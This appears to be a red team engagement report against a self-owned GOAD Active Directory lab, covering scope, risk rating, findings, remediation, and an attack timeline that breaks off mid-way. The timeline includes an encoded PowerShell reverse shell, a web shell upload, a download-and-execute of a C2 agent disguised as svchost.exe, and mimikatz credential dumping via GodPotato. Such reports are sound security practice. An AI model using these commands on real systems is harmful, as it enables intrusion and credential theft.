GOAD Red Team Engagement

Date: 2025-10-25
Engagement ID: 2025-10-24-01
Version: v1.0
Classification: Public
Lead Contact: Yaldobaoth




Table of Contents

1. **Executive Summary** ..... [03]
2. **Scope & Rules of Engagement** ..... [04]
3. **Methodology & Tools** ..... [07]
4. **Overall Risk Rating & Scoring Methodology** ..... [10]
5. **High-Level Findings & Prioritized Recommendations** ..... [12]
6. **Attack Summary & Timeline** ..... [14]
7. **Detailed Findings (by severity)** ..... [36]
8. **Detection & Hunting Opportunities** ..... [54]
9. **Conclusion & Next Steps** ..... [59]
10. **Appendix** ..... [60]

Executive Summary

The primary objective of this red team engagement is to demonstrate exposure to a full-domain compromise by achieving Domain Administrator (DA) privileges within the target Active Directory environment and, once achieved, to establish persistent, non-destructive footholds on the Domain Controller (DC) `KINGSLANDING` to validate persistence detection and response capabilities. This engagement is executed as a non-proprietary exercise in a privately owned GOAD (Game of Active Directory) lab environment hosted in AWS; results are intended to document methodology, evidence, and remediation for professional demonstration and learning. All proofs-of-concept included in the report will be non-destructive and accompanied by remediation and detection guidance.

On October 24-25, 2025, a simulated red-team engagement against the `SEVENKINGDOMS` environment succeeded in chaining multiple domain-level compromises beginning with an unauthenticated web file upload on `CASTELBLACK` and culminating in Domain Admin access to `KINGSLANDING`. The adversary used a web shell and PowerShell payload to establish initial remote code execution, leveraged credential harvesting and Kerberos abuse (AS-REP roasting, Kerberoast) to obtain service and user credentials, and abused certificate/AD configuration (ESC1) and cross-domain trust forging to escalate privileges. Controlled Domain Admin-level access and persistent scheduled task as SYSTEM was achieved. Top remediation actions are to remove the vulnerable web upload point, rotate and harden credentials, remediate insecure AD certificate templates and cross-domain enrollment ACLs, and apply DACL hygiene to remove WriteDACL on privileged groups. See High-Level Findings & Prioritized Recommendations for details.

Scope & Rules of Engagement

Engagement Goals & Acceptance Criteria

Goal 1: Domain Admin

- **Objective:** Obtain Domain Administrator (DA) privileges within the in-scope Active Directory domain(s).
- **Success criteria:** Demonstrable read/write control of a DA-level account or equivalent access (examples: create/modify domain accounts, deploy group policies, access DC file system).
- **Evidence required:** Screenshots, sanitized command output, and artifact IDs showing DA-level actions.

Goal 2: DC Persistence

- **Objective:** Following DA acquisition, safely demonstrate persistence on the Domain Controller (DC) `KINGSLANDING` using reversible, non-destructive mechanisms.
- **Success criteria:** Establish a persistence mechanism on each DC that can be detected, removed, and validated by the client without service disruption.
- **Evidence required:** Description of persistence method, sanitized proof-of-concept, and validation steps for removal and detection.

Context & Ownership

- **Test environment:** GOAD (Game of Active Directory) lab provisioned in AWS.
- **Ownership:** Lab is privately owned by the tester (Yaldobaoth).
- **Targeting:** No third-party production systems were targeted. The environment is a privately provisioned learning/demo lab.

Scope of Testing

- **In-Scope Assets / Networks:**
  - Network: `192.168.56.0/24` (confirmed in-scope).
  - Domain controllers, member hosts, identity services and related AD infrastructure within the CIDR above.

- **Out-of-Scope Assets:**
    - Any third-party systems, production services outside the lab, or items explicitly listed as out-of-scope by the client.

Allowed Techniques

- Credential-based methods (password spraying, credential reuse).
- Kerberos/NTLM abuse and delegation attacks (AS-REP roasting, Kerberoast, ticket forging where permitted).
- Lateral movement tools and exploitation permitted by lab rules.
- Privilege escalation and persistence methods that are reversible and non-destructive.
- AD enumeration and BloodHound-style ACL analysis.

Note: Social engineering and large-scale data exfiltration beyond sanitized artifact proof are out-of-scope unless explicitly authorized in writing.

Prohibited Actions: Constraints & Safety

- No destructive or irreversible actions (e.g., modifying system binaries, altering AD schema, forced reboots) unless separately authorized in writing.
- Persistence mechanisms must be reversible and non-destructive.
- All actions were timestamped and logged for chain-of-custody. Screenshots and PoCs included in the report are sanitized as required.
- Any high-risk steps were documented in a protected, lab-only appendix and required prior tester acknowledgment.

Timeline

- **Start:** 2025-10-24
- **End:** 2025-10-25

Escalation & Contacts

- **Client Escalation Contact(s):**
    - **Name:** Jerry G.
    - **Role:** Philanderment Operations Lead

    - **Phone:** +1 (852) 011 8454
    - **Email:** philanderbuster@goad.com
- **Tester Contact:** Yaldobaoth

Kill-switch & Safety Controls

- **Kill-switch procedure:** Tester (Yaldobaoth) is authorized to terminate active tests immediately; kill-switch is executed by stopping the jump-box listeners and reversing in-flight actions (kill C2, remove scheduled tasks).
- **Emergency pause/stop:** Client may request an immediate pause via agreed contact method (phone/email); tester will acknowledge and pause within one documented inbound communication cycle.
- **Post-incident steps:** Tester will report incident details to client contact, remove or disable test artifacts, and assist with restoration/validation steps.

Methodology & Tools

Phases

Reconnaissance

Methodology: Systematically identify in-scope assets, services, and identity infrastructure with a focus on accuracy and minimal noise. Use passive collection where possible (metadata, DNS, DNS-SD, AD-aware enumeration using non-disruptive queries) and low-impact active techniques when required. Prioritize data that reduces false positives for later steps (hostnames, service versions, ACLs) and record all findings with timestamps and source context for reproducibility.

Initial Access

Methodology: Attempt limited, controlled entry points that are within the agreed scope and authorization. Favor exploitation techniques that are reversible and non-destructive; validate access using ephemeral, instrumented payloads that provide verifiable artifacts without persisting changes. Maintain strict change control (documented commands, proof-of-concept artifacts isolated in a sandboxed operator environment) and immediately capture evidence for any successful access.

Credential Harvesting & Privilege Escalation

Methodology: Exhaust low-noise credential primitives and AD-specific abuse vectors before higher-impact actions. Focus on credential discovery, targeted authentication attempts, and safe dumping techniques with clear cutoffs to prevent system instability. All credential material is handled as sensitive artifacts: hash captures are recorded, sanitized, and stored securely; interactive exploitation is limited and documented; any escalation attempts are validated against rollback procedures.

Lateral Movement

Methodology: Move between in-scope hosts using authenticated channels and accounted-for service accounts while minimizing footprint. Reuse only credentials and sessions obtained under authorization; prefer

scripted, repeatable steps that can be audited. For each lateral action, log the origin, target, mechanism, and evidence; avoid broad scanning or noisy multicast methods that increase detection risk or impact.

Cross-Domain / Trust Abuse

Methodology: When exploring trust boundaries, verify policy and template ACLs first and use targeted, reversible proofs to validate potential trust abuse paths. Avoid destructive changes to trust or domain configuration. Emphasize artifact-based proof (e.g., forged token artifacts in a controlled context) that demonstrates potential impact without permanently altering inter-domain enrollment or CA state.

Persistence & Objective Validation

Methodology: Implement only reversible, low-impact persistence mechanisms with explicit removal and validation steps documented in advance. Persistence proofs are created to be detectable by defensive controls and fully removable by the client; each persistence action includes procedure for removal and verification. Final objective validation validates detection, removal, and recovery workflows rather than maintaining long-term access.

Methodology Note

Tests were conducted from a dedicated operator-controlled jump box using a local SOCKS proxy for protocol forwarding. Recon consisted of targeted port/service scans and low-profile LDAP/SMB enumeration. Initial access was obtained via an unauthenticated web file upload and ASPX web shell, followed by PowerShell payloads for remote code execution. The engagement prioritized low-noise credential harvesting (AS-REP roasting, Kerberoast), BloodHound ACL analysis, and AD CS/certificate abuse to escalate privileges and perform cross-domain forging where applicable. Persistence was established with a reversible scheduled task running as SYSTEM. All actions were non-destructive, timestamped, and documented with sanitized screenshots and artifact identifiers.

Tools & Scripts

- nmap (port/service scanning)
- nxc / Netexec (proxied LDAP/SMB/other actions)
- nc / rlwrap nc (listeners)
- ASPX web shell (uploaded payload)
- Mythic C2 (HTTPS agent)
- GodPotato.exe / token impersonation helpers
- mimikatz (LSASS / credential dumping)
- BloodHound & collector (AD graph/ACL collection)
- impacket-GetUserSPNs (Kerberoast / SPN enumeration)
- john (password cracking)
- certipy-ad (AD CS enumeration / PFX requests / shadow creds)
- ntlmrelayx (NTLM relay / AD CS relay attempts)
- PetitPotam / coercion tooling (forced authentication attempts)
- impacket-secretsdump (secrets extraction / domain key extraction)
- ticketer.py / getST.py (ticket forging / TGS requests)
- evil-winrm (WinRM access)
- schtasks (Windows scheduled task creation/execution)
- x86_64-w64-mingw32-gcc (cross-compile persistence binary)
- Custom scripts / OSCP-Scripts (payloads, collectors, helpers)
    - proxy (dynamic proxychains wrapper)
    - ps-payload (PowerShell reverse payload generator)
    - get-domain-users (domain enumeration)
    - as-rep-roast (AS-REP collection)

Environment:

- Lab: GOAD (Game of Active Directory) lab provisioned in AWS (tester-owned).
- Jump box: operator-controlled staging host (operator IP referenced as `192.168.56.100`). SOCKS proxy `127.0.0.1:1080` used for proxied actions.
- In-scope network: `192.168.56.0/24`
- Operational hygiene: all actions were logged and timestamped; proofs-of-concept were sanitized and non-destructive; high-risk steps documented in an Appendix.

Overall Risk Rating & Scoring Methodology

Scoring System

This engagement uses a hybrid scoring approach: technical severity is initially assessed using CVSS v3.x metrics for individual technical findings where applicable (to provide consistent, repeatable technical scores), and those technical scores are then mapped to an internal business-impact matrix to produce a stakeholder-facing severity level. The internal mapping factors in breadth of compromise (number of systems/domains affected), impact to identity and confidentiality/integrity/availability, ability to persist undetected, and ease of exploitability. Individual CVSS scores (where applicable) are listed in the Findings appendix; the overall engagement rating reflects the highest business-impact result observed.

Severity Definitions

Critical

Complete domain compromise or equivalent impact (Domain Admin achieved, DC persistence established) with potential for full enterprise control and long-term undetected access.

High

Significant compromise of high-value assets (e.g., multiple privileged accounts or servers) that enables major data access or operational disruption but stops short of full domain control.

Medium

Localized compromises or lower-privilege breaches that require additional steps to materially affect core identity/operations.

Low

Findings that have some minor security impact but are unlikely to materially affect core systems, accounts, or enterprise operations without additional exploitation steps.

Informational

Observations, best-practice deviations, or configuration notes that do not represent a security risk on their own but may provide context for other findings or support future testing.

Overall Engagement Rating: Critical

Rationale

Domain Administrator access to all domain machines was obtained and a reversible scheduled-task persistence mechanism was established running as SYSTEM on `KINGSLANDING`. These outcomes demonstrate complete domain control potential, credential and ticket forging capability, and persistent, removable foothold-meeting the highest impact criteria under the scoring methodology.

High-Level Findings & Prioritized Recommendations

High-Level Findings

- **Domain-Wide Compromise Techniques Observed:** Multiple critical attacks were executed including Golden Ticket forging, AD ACL abuse, SeImpersonatePrivilege exploitation (GodPotato), local and remote credential dumping (Mimikatz, SecretsDump), and certificate template abuse. These actions resulted in complete domain credential exposure, lateral movement capability, and persistent administrative control over multiple hosts and domain controllers.
- **Persistence Mechanisms Established:** Scheduled tasks and web shells were deployed to maintain long-term access, while PowerShell-based remote execution facilitated command-and-control operations. LAPS and shadow credentials were leveraged for additional access and lateral movement.
- **Service & Account Enumeration Risks:** Medium and low severity activities such as Kerberoasting, AS-REP roasting, NTLM relays, and BloodHound collection demonstrated the ability to discover high-privilege accounts and exploitable attack paths, increasing risk for future compromise if mitigations are not applied.

Prioritized Recommendations

Immediate / Short-Term Actions

1. **Isolate Affected Systems:** Disconnect compromised domain controllers, servers, and hosts from the network to prevent further unauthorized activity.
2. **Rotate and Revoke Credentials:** Reset all high-privilege accounts, service accounts, krbtgt passwords, and any exposed LAPS or certificate-based credentials.
3. **Remove Unauthorized Access & Artifacts:** Delete forged Kerberos tickets, scheduled tasks, uploaded web shells, and malicious binaries; revoke unnecessary ACL privileges.
4. **Enable Monitoring & Alerts:** Activate alerting for high-privilege account changes, ACL modifications, Kerberos anomalies, and

remote execution attempts.

Mid-Term Actions

5. **Harden Privileged Account Management:** Implement least privilege principles, Just-In-Time (JIT) or Just-Enough-Administration (JEA) for admins, and restrict inter-forest/enterprise admin usage.
6. **Secure AD & Certificate Services:** Audit and restrict certificate template enrollment, enforce approval workflows, and monitor Active Directory Certificate Services (AD CS) for coercion or abuse.
7. **Enforce Credential Protection:** Deploy Windows Defender Credential Guard, LSASS protection, and secure storage of sensitive account credentials; detect and block credential dumping tools.

Long-Term / Strategic Actions

8. **Implement Tiered Administration & Privileged Access Workstations:** Segregate admin functions across tiers, limit high-privilege access to dedicated secure workstations, and enforce MFA.
9. **Strengthen Network & Endpoint Security:** Apply application allowlisting, monitor PowerShell and remote management activities, restrict file uploads, and deploy Web Application Firewall (WAF) and runtime integrity checks.
10. **Continuous Monitoring & Threat Detection:** Establish comprehensive logging, alerting, and auditing for account manipulations, token impersonation, unauthorized replication requests, and lateral movement attempts.

Optional / Follow-Up Support

- Engage in retesting, remediation validation, or purple-team exercises to confirm mitigations are effective and persistent access paths are removed.

Attack Summary & Timeline

Host Discovery and Enumeration

Reconnaissance - Network/Service Discovery (MITRE: T1046 - Network Service Scanning)

[2025-10-24 18:03] An nmap scan was conducted on the network from the jump box (see Appendix for full scan results).

```
sudo ./nmap -sS -p 80,88,135,139,389,443,445,464,636,3268,3389,5985,5986 --
open -T3 -oN nmap.scan 192.168.56.0/24
```

[2025-10-24 18:08] Netexec was used to enumerate hostnames.

```
proxy 127.0.0.1:1080 nxc smb 192.168.56.10
proxy 127.0.0.1:1080 nxc smb 192.168.56.11
proxy 127.0.0.1:1080 nxc smb 192.168.56.12
proxy 127.0.0.1:1080 nxc smb 192.168.56.22
proxy 127.0.0.1:1080 nxc smb 192.168.56.23
```

Observed Hostnames:

- 192.168.56.10 - KINGSLANDING
- 192.168.56.11 - WINTERFELL
- 192.168.56.12 - MEEREEN
- 192.168.56.22 - CASTELBLACK
- 192.168.56.23 - BRAAVOS

```
┌──(yaldobaoth㉿Yaldobaoth)-[~/GOAD-workspace]
└─$ proxy 127.0.0.1:1080 nxc smb 192.168.56.10
Using proxy 127.0.0.1:1080 (socks5)
Command: nxc smb 192.168.56.10

SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local)
 (signing:True) (SMBv1:False)

┌──(yaldobaoth㉿Yaldobaoth)-[~/GOAD-workspace]
└─$ proxy 127.0.0.1:1080 nxc smb 192.168.56.11
Using proxy 127.0.0.1:1080 (socks5)
Command: nxc smb 192.168.56.11

SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.lo
cal) (signing:True) (SMBv1:False)

┌──(yaldobaoth㉿Yaldobaoth)-[~/GOAD-workspace]
└─$ proxy 127.0.0.1:1080 nxc smb 192.168.56.12
Using proxy 127.0.0.1:1080 (socks5)
Command: nxc smb 192.168.56.12

SMB         192.168.56.12   445    MEEREEN          [*] Windows 10 / Server 2019 Build 17763 x64 (name:MEEREEN) (domain:essos.local) (signing:Tru
e) (SMBv1:False)

┌──(yaldobaoth㉿Yaldobaoth)-[~/GOAD-workspace]
└─$ proxy 127.0.0.1:1080 nxc smb 192.168.56.22
Using proxy 127.0.0.1:1080 (socks5)
Command: nxc smb 192.168.56.22

SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.l
ocal) (signing:False) (SMBv1:False)


┌──(yaldobaoth㉿Yaldobaoth)-[~/GOAD-workspace]
└─$ proxy 127.0.0.1:1080 nxc smb 192.168.56.23
Using proxy 127.0.0.1:1080 (socks5)
Command: nxc smb 192.168.56.23

SMB         192.168.56.23   445    BRAAVOS          [*] Windows 10 / Server 2019 Build 17763 x64 (name:BRAAVOS) (domain:essos.local) (signing:Fal
se) (SMBv1:False)
```


CASTELBLACK – Web File Upload → Web Shell → Initial RCE

Web upload discovered

[2025-10-24 18:11] File upload was discovered at `http://192.168.56.22/Default.aspx`.



[2025-10-24 18:12] An `.aspx` web shell was uploaded and accessible at `GET /upload/cmdasp.aspx` (**MITRE:** T1505.003 – Web Shell)



[2025-10-24 18:14] A reverse shell payload was generated (see OSCP-Scripts in Appendix).

```
ps-payload 192.168.56.100 8443
```

This generated the following command.

```
powershell -nop -w hidden -noni -ep bypass -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOA
GUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOA
AuADUANgAuADEAMAAwACIALAA4ADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGk
AZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABl
AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAP
QAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AH
QAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAA
oAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A
VABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnA
CgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQ
BlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADs
AJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAg
ACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAe
QB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC
kALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQB
tAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUA
LgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsA
GkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

[2025-10-24 18:15] A listener was started on the jump box.

```
sudo rlwrap nc -lvnp 443
```

[2025-10-24 18:15] The payload was executed in the web shell, and a connection was received on the jump box (**MITRE:** T1059 / T1059.001 -

PowerShell).




[2025-10-24 18:16] A Mythic HTTPS C2 agent (named `svchost.exe`) was downloaded to `C:\Windows\TEMP\` and executed (**MITRE:** T1105 - Ingress Tool Transfer, T1071.001 - Web Protocols).

```
wget http://192.168.56.100:8989/svchost.exe -outfile svchost.exe
.\svchost.exe
```

[2025-10-24 18:32] From Mythic, privileges were enumerated.

```
shell whoami /priv
```

The user was shown to have the SeImpersonatePrivilege, which allows attackers to impersonate users.



[2025-10-24 18:36] From Mythic, `GodPotato.exe` was uploaded to `C:\Windows\TEMP\`.



[2025-10-24 18:40] From Mythic, `mimikatz.exe` was uploaded to `C:\Windows\TEMP\`.



[2025-10-24 18:43] From Mythic, `mimikatz.exe` was executed with `GodPotato.exe`, which extracted NT password hashes for users `sql_svc` and `robb.stark` (**MITRE:** T1003 - Credential Dumping, T1003.001 - LSASS Memory, T1134 - Access Token Manipulation).

```
shell C:\Windows\TEMP\GodPotato.exe -cmd "C:\Windows\TEMP\mimikatz.exe
privilege::debug token::elevate lsadump::sam sekurlsa::logonpasswords exit"
```

[Fri Oct 24 2025 06:43 PM] / T-19 / yaldobaoth / C-4 / apollo /

```
shell C:\Windows\TEMP\GodPotato.exe -cmd "C:\Windows\TEMP\mimikatz.exe privilege::debug token::elevate lsadump::sam sekurlsa::logonpasswords exit"
```

